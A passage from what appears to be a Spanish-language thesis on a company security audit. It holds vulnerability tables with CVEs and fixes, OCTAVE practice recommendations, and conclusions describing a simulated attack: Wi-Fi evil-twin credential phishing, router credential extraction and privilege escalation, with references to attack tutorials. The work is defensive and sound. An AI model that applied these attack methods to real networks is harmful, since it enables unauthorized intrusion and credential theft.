Ruteador Inalámbrico	192.168.1.4	Reenvío de IP habilitado.	Se recomienda que deshabilite el reenvío de IP	CVE-1999-0511
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
Ruteador Inalámbrico	192.168.1.5	Divulgación de información remota de indagación de caché de servidor DNS. (DNS Cache Spoofing)	No permitir acceso público para realizar la recursividad de servidores DNS.	

ACTIVO ANALIZADO	DIRECCIÓN IP	VULNERABILIDAD	SOLUCIÓN	REFERENCIA
DATASERVER	192.168.1.10	Sistema Operativo Unix cuya versión CentOS 5 no es compatible con el scanner por ser muy antigua.	Actualizar a la versión de CentOS 7 o 6	
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
DATASERVER	192.168.1.13	Actualización de seguridad para el servidor de Microsoft Windows SMB	Descontinuar el uso de SMBv1, se recomienda bloquear samba directamente bloqueando el puerto 445, en caso de versiones antiguas como 2008.	CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
DATASERVER	192.168.1.13	Vulnerabilidades en el escritorio remoto podrían permitir la ejecución remota de código	Aplicar el parche o actualización de seguridad. Bloquear el uso del puerto 3389/tcp.	CVE-2012-0002, CVE-2012-0152

ACTIVO ANALIZADO	DIRECCIÓN IP	VULNERABILIDAD	SOLUCIÓN	REFERENCIA
SWITCH	192.168.1.111	Usuario y contraseña por defecto de fábrica.	Cambiar la contraseña por defecto del usuario admin	
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
COMPUTADORES	192.168.1.147 192.168.1.7	Actualización de seguridad para el servidor de Microsoft Windows SMB	Actualización de seguridad: Windows 7: KB4019264 Windows 10: KB4019474 Windows 10 versión 1511: KB4019473 Windows 10 versión 1607: KB4019472 Windows 10 versión 1703: KB4016871	CVE-2017-0267, CVE-2017-0268, CVE-2017-0269, CVE-2017-0270
ACTIVO ANALIZADO	**DIRECCIÓN IP**	**VULNERABILIDAD**	**SOLUCIÓN**	**REFERENCIA**
Ruteador Restaurante	192.168.1.100	Desbordamiento de Búfer SAMBA.	Actualizar la versión RouterOS superior a 6.41.3	CVE-2018-7445

		Lectura y escritura de archivos arbitrarios no autenticados de Ruteador.	Actualizar la versión RouterOS superior a 6.40.8	CVE-2018-14847
		Divulgación de información remota de indagación de caché de servidor DNS. (DNS Cache Spoofing)	No permitir acceso público para realizar la recursividad de servidores DNS o deshabilitarla.	
		Servidor DNS activado.	Deshabilitar este servicio si no es necesario.	
		Detección del servidor DHCP	Filtrar la información para mantener la fuera de la red y eliminar cualquier opción que no esté en uso	

4.2.8 Prácticas Estratégicas – Metodología Octave

Para la empresa se recomienda aplicar las siguientes prácticas estratégicas, estas fueron seleccionadas de acuerdo con las respuestas que se obtuvieron de las encuestas aplicadas a los directivos, TI y general. En este caso se han publicado las recomendaciones para aquellas preguntas que obtuvieron un “NO” o “No Sabe” como respuesta.

4.2.8.1 Prácticas Estratégicas

SP1.1 El personal debe comprender el rol que maneja dentro de la empresa por lo que todos deberían concienciar el tipo de información que manejan ya sea crítica o no crítica, la finalidad de aplicar esta práctica es evitar que se exponga información que permita crear un perfil de ataque para empleados, equipos y software de la empresa.

SP1.3 Debe existir la conciencia sobre la seguridad informática por lo que se debe realizar una capacitación al personal, esta debe incluir:

- Reglamentos de seguridad y manipulación de información.
- Planes de recuperación ante desastres.
- Manejo de información crítica.
- Aplicación de herramientas o sistemas para la administración en las redes.
- Documentar procesos de mantenimiento.
- Utilizar y aplicar arquitecturas de diseño de red.

SP3.1 Asignar un fondo necesario para actividades relacionadas con la seguridad informática y seguridad de la información.

SP3.5 La empresa debe administrar los riesgos de seguridad a través de:

- La actualización periódica de conocimientos a sus empleados.
- El mantenimiento constante de software y hardware.
- Los riesgos deben ser aceptables y manejarlos.
- Respuestas inmediatas ante cambios de tecnología.

SP3.6 Se debe actuar en base a informes de manera oportuna cuando se presenten:

- Vulnerabilidades de hardware y software.
- Incidentes.
- Planes de mejora de la seguridad.

SP4.1 Aplicar políticas de seguridad como:

- Estrategias para la administración y gestión de seguridad de la red.
- Seguridad física para equipos.
- Sensibilización y formación ante riesgos de seguridad informática a empleados.
- Planificación de contingencia y recuperación ante desastres, utilizar estrategias para backup de información.
- Evitar escribir contraseñas en sitios fáciles de encontrar tanto de forma física como electrónica.
- Anomalías tecnológicas que vayan fuera de su área de trabajo, deben ser reportadas al administrador.

SP4.3 Se debe contar con políticas que sean actualizadas de manera constante.

SP 5.1 La empresa debe asegurar y monitorear la información cuando se trabaja con organizaciones externas con el fin de protegerla.

SP 6.1 Realizar un análisis de las operaciones, aplicaciones y criticidad de los datos cada cierto tiempo o cuando se crea conveniente si la tecnología cambia.

SP 6.2 La empresa debe documentar lo siguiente:

- Planes de operaciones de emergencia.
- Planes de recuperación ante desastres.
- Planes de contingencia para responder ante emergencias.

SP 6.5 El personal debe ser consciente y capacitarse a través de:

- Planes de contingencia, recuperación de desastres y continuidad del negocio.

4.2.8.2 Prácticas Operativas

OP 2.1.1 Contar con planes de seguridad que salvaguarden los sistemas y la red.

OP 2.1.2 Cualquier tipo de plan como contingencia, recuperación, etc., deben ser revisados de manera periódica, aprobados y actualizados.

OP 2.1.6 Contar con un plan de copias de seguridad en computadores y sistemas.

OP 2.1.9 El personal de TI deben utilizar procedimientos al emitir cambios, eliminación de usuarios, contraseñas, cuentas y privilegios.

- Por ejemplo, cuentas por defecto y contraseñas del sistema.

OP 2.1.10 Solo los servicios necesarios se deben estar ejecutando en el sistema, los demás deben ser eliminados o desactivados.

OP 2.3.1 Se deben utilizar herramientas para el monitoreo de la red algunas de estas pueden ser para supervisar:

- Actividades del personal de TI.
- Actividades de la red y del sistema así también para sus empleados.
- Registros de forma regular y cuando se presenten anomalías en la red.
- Las herramientas son revisadas y actualizadas de manera periódica.

OP 2.4.1 Aplicar controles de acceso apropiados y autenticación de usuarios como permisos de archivos cuyo objetivo es restringir el acceso a:

- Información crítica.
- Utilidades del sistema.
- Sistemas sensibles.
- Aplicativos y servicios específicos.

- Conexiones de red dentro de la empresa.
- Conexiones de red desde afuera de la empresa.

OP 2.6.1 Aplicar controles de seguridad adecuados para proteger la información sensible, durante la transmisión y almacenamiento esto incluye:

- Cifrado de datos durante la transmisión.
- Cifrado de datos cuando se escriben en el disco.
- Tecnología de red privada virtual (VPN).

OP 2.7.2 La empresa debe contar con diagramas de arquitectura y topología de red actualizados que demuestran la seguridad en toda la empresa.

OP 3.1.1 Los miembros de TI deben informar sobre procedimientos para identificar, informar y responder a incidentes como violaciones de seguridad eso incluye:

- Incidentes basados en la red.
- Incidentes de acceso físico.
- Incidentes de Ingeniería Social.

OP 3.2.1 Los miembros del personal deben seguir las buenas prácticas de seguridad, tales como:

- Manejar la información de forma responsable.
- No divulgación de información sensible a los demás, resistencia a la ingeniería social.
- Tener la capacidad suficiente para utilizar la información de hardware y software.
- El uso de las buenas prácticas de contraseñas.
- El reconocimiento y la comunicación de incidentes.

5. CONCLUSIONES Y RECOMENDACIONES

5.1 Conclusiones

El resultado de la aplicación de ambas metodologías de Octave e ISSAF permitieron identificar los principales activos críticos de la empresa, además se pudo crear sus correspondientes perfiles de amenazas y simular un ataque a la red con el objetivo de obtener una solución a las distintas vulnerabilidades presente en sus activos críticos.

El uso del método cualitativo permitió manejar una mejor comunicación con todo el personal de la empresa, ya que se pudo establecer parámetros básicos que debían cumplir cada uno de los activos permitiendo clasificarlos y evaluarlos de mejor forma sin la necesidad de utilizar en su mayor parte términos técnicos que estén fuera de su comprensión.

El ataque informático enfocado a las redes inalámbricas se pudo llevar a cabo debido a que, la empresa tenía activado el servicio de DHCP en los ruteadores inalámbricos para el hogar, tales equipos no cuentan con una administración que permita aplicar una política de seguridad, por ejemplo la utilización de tablas de direcciones MAC, esta herramienta hubiera restringido el acceso al atacante ya que su equipo no se encuentra registrado en la tabla de direcciones y por lo tanto no podría acceder a la red ni obtener una dirección IP.

El resultado de la prueba B, mencionado en la fase 3 de ISSAF demuestra que el evaluador obtuvo el acceso al ruteador principal de la empresa debido al aprovechamiento de una vulnerabilidad de software en el sistema operativo de un ruteador principal, el cual permitía conocer el nombre de usuario del administrador y su contraseña, para el caso de los computadores en aquellos que fueron ejecutados un programa de escucha se obtuvo acceso al símbolo del sistema e ir escalando hasta obtener el privilegio de administrador tal y como se menciona en el proceso 5 de ISSAF.

La documentación obtenida permitió que los administradores puedan ejecutar las soluciones correspondientes con el afán de mitigar y reducir los riesgos

presentes en los activos críticos, adicionalmente la utilización de gráficos ha mostrado el proceso en el cual un atacante pudo escalar en privilegios, debido a esto muchas de estas vulnerabilidades aprovechadas tienen su correspondiente solución en el capítulo 4.

Durante la aplicación del proceso 4: ISSAF - Penetración se observó que, los Smartphones de Apple en la versión de IOS 12 no muestran una notificación de “Red Insegura” al momento de conectarse de manera automática a una red suplantada, por lo que la víctima ingenuamente procede a ingresar la contraseña del ruteador inalámbrico, caso contrario en Smartphones con sistema operativo Android donde si aparece una notificación de “Red Insegura” que alerta al usuario acerca de que el sitio web ha sido clonado, esta notificación aparece antes de que se cargue la página donde el atacante solicita ingresar la contraseña del ruteador inalámbrico.

La empresa ha sabido protegerse ante posibles ataques del exterior sin que ellos sean conscientes de este hecho ya a que su sitio web es administrado por otra tercera empresa, debido a esto no se descubrió información relacionada con la IP publica o con el servidor de la empresa, esto se demostró durante la aplicación del proceso 1: ISSAF – obtener información.

5.2 Recomendaciones

Es necesario capacitar a todo el personal ya sea a través de charlas o talleres que les permitan identificar a tiempo posibles ataques informáticos provenientes del exterior, la empresa puede invertir una cantidad razonable de recursos para proteger su información a través de equipos tecnológicos y software especializado.

Algunas de las recomendaciones ya han sido mencionadas durante el análisis de las practicas estratégicas, algunas de ellas sugieren cambios en el diseño de red o aplicar políticas de seguridad, todo esto con el afán de que la empresa pueda aplicarlas en beneficio de sus empleados y clientes.

REFERENCIAS

ACISSI. Agé, M. Baudru, S. Crocfer, N. (2015). Seguridad Informática Hacking Ético. (3.ª ed.). Recuperado el 10 de octubre de 2018, de https://books.google.com.ec/books?id=4X32wbgtNfUC&printsec=frontcover&dq=hacking+%C3%A9tico&hl=es-419&sa=X&ved=0ahUKEwing_H6i5fgAhXMmuAKHQvUDZwQ6AEILjAB#v=onepage&q=hacking%20%C3%A9tico&f=false

Alberts, C. J. Dorofee, A. J. Allen, J. H. (2001). *OCTAVE Catalog of Practices Version 2.0*. Recuperado el 2 de octubre de 2018, de http://resources.sei.cmu.edu/library/asset-view.cfm?AssetID=5645

Alberts, C. Dorofee, A. Stevens, J. Woody, C. (2003). *Introduction to the OCTAVE Approach*. Recuperado el 2 de octubre de 2018, de https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=51546

Álvarez, M. G., & Pérez, G. P. P. (2004). Seguridad informática para empresas y particulares. Madrid: Mcgraw-hill.

Baca, G. U. (2016). Introducción a la Seguridad Informática. Mexico D.F: Grupo Editorial Patria.

Bernabé, M. (2012). Taller Metasploit 2012. Recuperado el 20 de noviembre de 2018 de http://index-of.co.uk/USB/TallerMetasploit2012.pdf

Caselli, M. Kargl, F. (2011). *Security Testing Methodology*. Recuperado el 12 de noviembre de 2018, de http://www.crisalis-project.eu/sites/crisalis-project.eu/files/crisalis_deliverable-D5.1B.pdf

Costas, S. J. (2014). Seguridad informática. Madrid: Mcgraw-hill.

Escrivá, G. G., Romero, S. R. M., & Ramada, D. J. (2013). Seguridad informática. Madrid: Grupo Macmillan.

El Economista. (2018). Pymes necesitan estrategias integrales de ciberseguridad. Recuperado el 12 de octubre de 2018, de

https://www.eleconomista.com.mx/capitalhumano/Pymes-necesitan-estrategias-integrales-de-ciberseguridad-20180528-0072.html

Forsec IN. (2015). *Windows Credentials Phishing Using Metasploit*. Recuperado el 5 de diciembre de 2018, de https://forsec.nl/2015/02/windows-credentials-phishing-using-metasploit/

Johansen, G., Allen, L., Heriyanto, T. (2016). *Kali Linux 2 – Assuring Security by Penetration Testing. (3.a ed.)*. Recuperado el 28 de noviembre de 2018, de https://books.google.com.ec/books?id=VoFcDgAAQBAJ&pg=PA56&lpg=PA56&dq=methodology+issaf&source=bl&ots=j5nJSpsZ__&sig=ACfU3U2tyQpjIueM3C2TV51X-1ht3n7QVg&hl=es-419&sa=X&ved=2ahUKEwiT5LOvg63gAhXR11kKHTpHC9o4ChDoATAIegQIAxAB#v=onepage&q=methodology%20issaf&f=false

Github - Wifiphisher.org. (2017). *Wifiphisher*. Recuperado el 17 de noviembre de 2018, de https://github.com/wifiphisher/wifiphisher

Hackersgrid. (2018). *Best Kali Linux wifi adapter for 2018*. Recuperado el 17 de noviembre de 2018, de http://hackersgrid.com/2017/09/wifi-adapters-kali-linux-2018.html

INFOSEC INSTITUTE. (2018). *Attack Windows 10 Machine with Metasploit on Kali Linux*. Recuperado el 3 de diciembre de 2018, de https://resources.infosecinstitute.com/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/

Interfacett. (2016). *Methods to enable and disable remote desktop locally*. Recuperado el 26 de noviembre de 2018, de https://www.interfacett.com/blogs/methods-to-enable-and-disable-remote-desktop-locally/

Jara, H., Pacheco, F. (2015). *Ethical Hacking 2.0*. Recuperado el 19 de noviembre de 2018, de https://www.scribd.com/document/271597615/Ethical-Hacking-2-0-USERS-pdf

Long, J., Gardner, B., Brown, J. (2016). *Google Hacking For Penetration Testers. (3.a ed.)*. Recuperado el 20 de noviembre de 2018, de http://index-of.es/Varios/Johnny%20Long,%20Bill%20Gardner,%20Justin%20Brown-Google%20Hacking%20for%20Penetration%20Testers-Syngress%20(2015).pdf

Luna, S. (2018). La importancia en una Pyme de tener una estrategia clara en materia de ciberseguridad. Recuperado el 2 de diciembre de 2018, de https://www.abc.es/tecnologia/redes/abci-importancia-pyme-tener-estrategia-clara-materia-ciberseguridad-201810090222_noticia.html

Netacad. (2018). Descripción general del diseño de redes Jerárquicas. Recuperado el 2 de enero de 2019, de https://static-course-assets.s3.amazonaws.com/CN50ES/course/module1/1.1.2.5/1.1.2.5.html

Null-Byte Wonder How To. (2016). *Bypass UAC Using DLL Hijacking*. Recuperado el 17 de noviembre de 2018, de https://null-byte.wonderhowto.com/how-to/bypass-uac-using-dll-hijacking-0168600/

Null-Byte Wonder How To. (2017). *Get anyone's WI-FI Password without Cracking Using Wifiphisher*. Recuperado el 6 de noviembre de 2018, de https://null-byte.wonderhowto.com/how-to/hack-wi-fi-get-anyones-wi-fi-password-without-cracking-using-wifiphisher-0165154/

Offensive Security. (2018). *Metasploit Unleashed*. Recuperado el 2 de diciembre del 2018, de https://www.offensive-security.com/metasploit-unleashed/

Open Information Systems Security Group (ISSAF). (2006). *Assessment Framework Draft 0.2.1*. Recuperado el 2 de octubre de 2018, de http://www.oissg.org/files/issaf0.2.1.pdf

Selenium By Charan. (2016). *Penetration Testing Methodologies*. Recuperado el 2 de diciembre de 2018, de

https://seleniumbycharan.com/2016/05/09/penetration-testing-methodologies/

Socialetic. (2018). ¿Qué es el hacking Ético y para qué Sirve?. Recuperado el 27 de octubre del 2018, de https://www.socialetic.com/que-es-el-hacking-etico-y-para-que-sirve.html

SoftZone. (2015). Crear una carpeta oculta e indetectable en Windows sin software adicional. Recuperado el 9 de diciembre de 2018, de https://www.softzone.es/2015/10/25/crea-una-carpeta-oculta-e-indetectable-en-windows-sin-software-adicional/

Tenable. (2018). Nessus - Professional. Recuperado el 10 de noviembre de 2018, de https://www.tenable.com/products/nessus/nessus-professional

Universo. (2013). Octave Metodología para el análisis de riesgos de TI. Recuperado el 17 de octubre de 2018, de https://www.uv.mx/universo/535/infgral/infgral_08.html

Users. (2011). Hacking Ético. Hacking Desde Cero. 1(1), 48-54.

ANEXOS

Anexo 1 - Prácticas Estratégicas

Prácticas Estratégicas Entrenamiento y conciencia de seguridad (SP1)
SP1.1 El personal comprende su rol en la empresa y es responsable con la seguridad informática. • Esto está documentado y verificado.
SP1.2 La experiencia es adecuada para el manejo de los servicios, mecanismos y tecnologías, incluyendo la seguridad en la operación. • Esto está documentado y verificado.
SP1.3 Existe conciencia sobre la seguridad, capacitación periódica del personal. • Esto está documentado y verificado. La capacitación incluye los siguientes parámetros: • Estrategias de seguridad, metas y objetivos. • Reglamentos de seguridad, políticas y procedimientos. • Políticas y procedimientos para trabajar con externos. • Planes de recuperación ante desastres y contingencias. • Requerimientos de seguridad física. • Perspectiva de los usuarios: o Sistema y administración de la red. o Sistema y herramientas para la administración. o Monitoreo y auditoria física e información de la seguridad tecnológica. o Autenticación y autorizaciones. o Administración de vulnerabilidad. o Encriptación. o Arquitectura y diseño.

- Administración de incidentes
- Prácticas del personal.
- Sanciones por violaciones de seguridad.
- Manejo de la información sensible incluido el área de trabajo.
- Políticas de finalización y procedimientos relacionados con la seguridad.

Prácticas Estratégicas Administración de la Seguridad (SP3)
SP3.1 Se asignan los fondos necesarios para actividades relacionadas con la seguridad de la información.
SP3.4 Existen niveles requeridos para el manejo de la información, estos se aplican al personal para su documentación y cumplimiento.
SP3.5 La empresa administra los riesgos de la seguridad de la información a través de: o La evaluación de riesgos para la seguridad de la información de manera periódica y responden ante los cambios de la tecnología, así como amenazas internas y externas. o Las medidas para mitigar los riesgos cuentan con un nivel aceptable. o El mantenimiento cuenta con un nivel aceptable de riesgo. o Se aplican evaluaciones de riesgos de seguridad con la finalidad de escoger la medida más acorde al equilibrio de costos contra pérdidas potenciales.
SP3.6 Se reciben y actúan sobre informes de rutina en base a resultados de: o Revisión de los registros del sistema. o Revisión de los registros de auditoria. o Evaluación de la vulnerabilidad tecnológica. o Incidentes de seguridad y las respuestas ante ellos. o Evaluación de riesgos. o Revisión de la seguridad física. o Planes y recomendaciones de la mejora de seguridad.

Prácticas Estratégicas Políticas y regulaciones de seguridad (SP4)
SP4.1 La empresa cuenta con un conjunto amplio de políticas documentadas que son revisadas y actualizadas constantemente las cuales son: o Estrategias y gestión de la seguridad. o Gestión de riesgos de seguridad. o Seguridad física. o Sistema y gestión de la red. o Herramientas de administración. o Seguimiento y auditoria. o Autenticación y autorizaciones. o Gestión de vulnerabilidades. o Encriptación o Arquitectura de seguridad y diseño. o Administración de incidentes. o Prácticas de seguridad personal. o Leyes y reglamentos aplicables. o Sensibilización y formación, o Seguridad de la información de colaboración. o Planificación de contingencia y recuperación ante desastres.
SP4.3 La empresa cuenta con un proceso documentado para la evaluación periódica del cumplimiento de las políticas de seguridad de la información incluyendo leyes y reglamentos.

Prácticas Estratégicas Gestión de la seguridad de colaboración (SP5)
SP5.1 La empresa documenta y monitorea la información cuando se trabaja con organizaciones externas con el fin de protegerla.

Prácticas Estratégicas Planificación de contingencia ante desastres y recuperación (SP6)
SP6.1 Se ha realizado un análisis de las operaciones, aplicaciones y criticidad de los datos.
SP6.2 La empresa documenta lo siguiente: o Planes de operaciones de emergencia. o Plan de recuperación ante desastres. o Plan de contingencia para responder ante emergencias.
SP6.5 El personal es consciente de: o Planes de contingencia, recuperación de desastres y continuidad del negocio. o Entienden y son capaces de llevar acabo responsabilidades.

PRÁCTICAS OPERACIONALES

Prácticas Operacionales Tecnología de la información de Seguridad (OP-2.1) Gestión de la Red
OP2.1.1 Están o no documentados planes de seguridad que salvaguarden los sistemas y redes o
OP2.1.2 Los planes son revisados de manera periódica, aprobados y actualizados.
OP2.1.4 La integridad del software se verifica regularmente.
OP2.1.5 Todos los sistemas están al día con respecto a revisiones, parches y recomendaciones de avisos de seguridad.
OP2.1.6 Existe un plan para copias de seguridad estos son: o Actualizaciones rutinarias. o Se prueban de manera periódica.

- Se realizan copias de seguridad de forma regular del software como de los datos.
- Se realizan pruebas periódicas y verificación para comprobar la restauración de las copias de seguridad.

OP2.1.8 Los cambios realizados en el hardware y software de TI son controlados y documentados.

OP2.1.9 Los miembros del personal de TI utilizan procedimientos al emitir cambios, eliminación de usuarios, contraseñas, cuentas y privilegios.

- Se utiliza una única autenticación de usuario para todos los usuarios del sistema, se incluyen a usuarios de terceros.
- Cuentas por defecto y contraseñas del sistema se han eliminado de estos.

OP2.1.10 Los servicios necesarios se están ejecutando en sistemas, los demás se han eliminado o desactivado.

Prácticas Operacionales

Tecnología de la información de Seguridad (OP-2.3)

Seguimiento y auditoria de TI

OP2.3.1 Herramientas del sistema y monitoreo de la red son habitualmente utilizados por la empresa para:

- Actividades supervisadas por el personal de TI.
- Actividades de la red y el sistema se registra.
- Los registros son revisados de forma regular.
- La actividad inusual es tratada de acuerdo con las políticas o procedimientos apropiados.
- Las herramientas son revisadas y actualizadas de manera periódica.

Prácticas Operacionales

Tecnología de la información de Seguridad (OP-2.4)

Autenticación y Autorización

OP2.4.1 Se aplican controles de acceso apropiados y autenticación de usuarios como permisos de archivos y relacionados con las políticas cuyo objetivo es restringir el acceso a usuarios a:

- Información.
- Utilidades del sistema.
- Código fuente del programa.
- Sistemas sensibles.
- Aplicativos y servicios específicos.
- Conexiones de red dentro de la empresa.
- Conexiones de red desde afuera de la empresa.

Prácticas Operacionales

Tecnología de la información de Seguridad (OP-2.6)

Cifrado

OP2.6.1 Se aplican controles de seguridad adecuados para proteger la información sensible, durante la transmisión, almacenamiento esto incluye:

- Cifrado de datos durante la transmisión.
- Cifrado de datos cuando se escriben en el disco.
- El uso de la infraestructura.
- Tecnología de red privada virtual.
- Cifrado para toda la transmisión a través de internet.

Prácticas Operacionales

Tecnología de la información de Seguridad (OP-2.7)

Arquitectura de Seguridad y Diseño

OP2.7.2 La empresa cuenta con los diagramas de arquitectura y topología de red actualizados que demuestran la seguridad en toda la empresa.

Prácticas Operacionales Tecnología de la información de Seguridad (OP-3) Gestión de Incidentes
OP3.1.1 Existen procedimientos documentados para identificar, informar y responder a incidentes y violaciones de seguridad eso incluye: o Incidentes basados en la red. o Incidentes de acceso físico. o Incidentes de Ingeniería Social.

Prácticas Operacionales Tecnología de la información de Seguridad (OP-3) Personal en General
OP3.2.1 Los miembros del personal siguen buenas prácticas de seguridad, tales como: o La obtención de información de las que son responsables. o No divulgación de información sensible a los demás, resistencia a la ingeniería social. o Tener la capacidad suficiente para utilizar la información de hardware y software de tecnología. o El uso de las buenas prácticas de contraseñas. o El reconocimiento y la comunicación de incidentes.
OP3.2.3 Hay procedimientos documentados para autorizar y supervisar al personal que trabaja con información sensible o que laboran en lugares donde reside la información, esto incluye: o Empleados. o Contratistas, socios, colaboradores. o Personal de mantenimiento.

Anexo 2 – Formato de Encuestas Directivos, Tecnologías, Personal General

ENCUESTA DIRECCION GENERAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
La conciencia de la seguridad			
• **Los miembros del personal comprenden sus roles y responsabilidades de seguridad.**	**SI**	**NO**	**NO SABE**
• **Es necesaria una experiencia para la manipulación de los servicios y tecnologías.**	**SI**	**NO**	**NO SABE**
Estrategias de Seguridad			
• **Las estrategias del negocio de la empresa se incorporan de forma rutinaria con las consideraciones de seguridad.**	**SI**	**NO**	**NO SABE**
Gestión de Seguridad			
• **Se asignan los recursos necesarios y suficientes para actividades relacionadas con la seguridad de la información.**	**SI**	**NO**	**NO SABE**
• **Los roles y responsabilidades de seguridad se definen para todo el personal de la empresa.**	**SI**	**NO**	**NO SABE**

ENCUESTA DIRECCION GENERAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Gestión de Seguridad (Continuación)			
• **La empresa administra los riesgos de seguridad de la información, estos incluyen:** ○ **La evaluación de riesgos para la seguridad de la información.**	**SI**	**NO**	**NO SABE**

○ Se toman medidas para mitigar los riesgos de seguridad de la información.			
• Se recibe y actúa sobre los informes de rutina los cuales resume la información relacionada con la seguridad (Auditorias, riesgos, evaluaciones y vulnerabilidades).	SI	NO	NO SABE
Políticas y normas de Seguridad			
• La empresa cuenta con un amplio conjunto de políticas documentas, son revisadas y actualizadas de manera periódica.	SI	NO	NO SABE
• La empresa cuenta con un proceso documentado para evaluar y garantizar el cumplimiento de las políticas de seguridad de la información, leyes y reglamentos.	SI	NO	NO SABE

ENCUESTA DIRECCION GENERAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Gestión de Seguridad – Externos			
• La empresa cuenta con políticas y procesamiento para proteger la información cuando se trabaja con organizaciones externas (Colaboradores, externos o socios), incluyen: ○ Proteger la información que pertenece a otras organizaciones. ○ La comprensión de las políticas y procedimientos de las organizaciones externas. ○ El acceso a la información por el personal externo.	SI	NO	NO SABE
Planificación de contingencias y recuperación ante desastres			
• Se ha realizado un análisis de las operaciones, las aplicaciones y la criticidad de los datos.	SI	NO	NO SABE

• **Los planes de contingencia, recuperación ante desastres y servicios consideran requisitos y controles a accesos físicos y electrónicos.**	**SI**	**NO**	**NO SABE**

• **Todo el personal es:**
  ○ **Consiente de la contingencia, recuperación de desastres y planes de continuidad del negocio.**
  ○ **Capaz de entender y llevar a cabo sus responsabilidades.**
	SI	**NO**	**NO SABE**

Dirección Operativa TI y personal general

ENCUESTA PERSONAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Formación y Conciencia de la Seguridad			
• **El personal comprende sus roles y responsabilidades de seguridad.**	**SI**	**NO**	**NO SABE**
• **No es necesaria la experiencia, mecanismos y tecnología pueden ser operadas de manera segura.**	**SI**	**NO**	**NO SABE**
• **Se aplica la concienciación, recordatorios, formación de todo el personal sobre la seguridad, además se verifica esto de forma periódica.**	**SI**	**NO**	**NO SABE**
Gestión de Seguridad			
• **Es consiente que se asignan los recursos necesarios para las actividades de seguridad.**	**SI**	**NO**	**NO SABE**
• **Los roles y responsabilidades de seguridad se definen para todo el personal de la empresa.**	**SI**	**NO**	**NO SABE**

• **La empresa administra los riesgos de seguridad de la información incluidos:**
  ○ **La evaluación de riesgos.**
  ○ **Tomar medidas para mitigar los riesgos de seguridad.**
	SI	**NO**	**NO SABE**

Políticas y normas de seguridad			

• **La empresa cuenta con un amplio conjunto de políticas que están debidamente documentas, actualizadas, revisadas de forma periódica.**	**SI**	**NO**	**NO SABE**

ENCUESTA PERSONAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Formación y Conciencia de la Seguridad			
• **El personal comprende sus roles y responsabilidades de seguridad.**	**SI**	**NO**	**NO SABE**
• **No es necesaria la experiencia, mecanismos y tecnología pueden ser operadas de manera segura.**	**SI**	**NO**	**NO SABE**
• **Se aplica la concienciación, recordatorios, formación de todo el personal sobre la seguridad, además se verifica esto de forma periódica.**	**SI**	**NO**	**NO SABE**
Gestión de Seguridad			
• **Es consiente que se asignan los recursos necesarios para las actividades de seguridad.**	**SI**	**NO**	**NO SABE**
• **Los roles y responsabilidades de seguridad se definen para todo el personal de la empresa.**	**SI**	**NO**	**NO SABE**
• **La empresa administra los riesgos de seguridad de la información incluidos:** ○ **La evaluación de riesgos.** ○ **Tomar medidas para mitigar los riesgos de seguridad.**	**SI**	**NO**	**NO SABE**
Políticas y normas de seguridad			
• **La empresa cuenta con un amplio conjunto de políticas que están debidamente documentas, actualizadas, revisadas de forma periódica.**	**SI**	**NO**	**NO SABE**

ENCUESTA PERSONAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Formación y Conciencia de la Seguridad			
• **El personal comprende sus roles y responsabilidades de seguridad.**	**SI**	**NO**	**NO SABE**
• **No es necesaria la experiencia, mecanismos y tecnología pueden ser operadas de manera segura.**	**SI**	**NO**	**NO SABE**
• **Se aplica la concienciación, recordatorios, formación de todo el personal sobre la seguridad, además se verifica esto de forma periódica.**	**SI**	**NO**	**NO SABE**
Gestión de Seguridad			
• **Es consiente que se asignan los recursos necesarios para las actividades de seguridad.**	**SI**	**NO**	**NO SABE**
• **Los roles y responsabilidades de seguridad se definen para todo el personal de la empresa.**	**SI**	**NO**	**NO SABE**
• **La empresa administra los riesgos de seguridad de la información incluidos:** ○ **La evaluación de riesgos.** ○ **Tomar medidas para mitigar los riesgos de seguridad.**	**SI**	**NO**	**NO SABE**
Políticas y normas de seguridad			
• **La empresa cuenta con un amplio conjunto de políticas que están debidamente documentas, actualizadas, revisadas de forma periódica.**	**SI**	**NO**	**NO SABE**

ENCUESTA PERSONAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Políticas y Normas de Seguridad			
• **La empresa cuenta con un amplio conjunto de políticas documentadas, actuales que son revisadas y actualizadas de manera periódica.**	**SI**	**NO**	**NO SABE**
• **Existe un proceso documentado para la gestión de políticas de seguridad, eso incluye**	**SI**	**NO**	**NO SABE**

○ **Creación.** ○ **Administración (Revisiones y actualizaciones periódicas).** ○ **Comunicación.**			
• **La empresa aplica uniformemente sus políticas de seguridad.**	**SI**	**NO**	**NO SABE**
Gestión de Seguridad de Colaboración			
• **La empresa cuenta con políticas y procedimientos para proteger la información cuando se trabaja con organizaciones externas. (Terceros, colaboradores, subcontratistas o socios).** ○ **Proteger la información que pertenece a otras organizaciones.** ○ **Comprensión de las políticas y procedimientos de las organizaciones de seguridad externos.** ○ **Concluir con el acceso a la información por parte del personal externo una vez que se haya terminado su relación laboral.**	**SI**	**NO**	**NO SABE**
Planificación de contingencia / recuperación de desastres			
• **Todo el personal es:** ○ **Consciente de la contingencia, recuperación de desastres y planes de continuidad de negocio.** ○ **Entender y ser capaces de llevar acabo sus responsabilidades.**	**SI**	**NO**	**NO SABE**

ENCUESTA PERSONAL			
Práctica	**¿Es utilizada esta práctica por su empresa?**		
Planes de seguridad física y procedimientos			
• **Existen planes de seguridad y procedimientos para salvaguardar locales, edificios y estos están debidamente documentados y probados.**	**SI**	**NO**	**NO SABE**
• **Existen políticas y procedimientos documentados para la gestión de visitantes.**	**SI**	**NO**	**NO SABE**

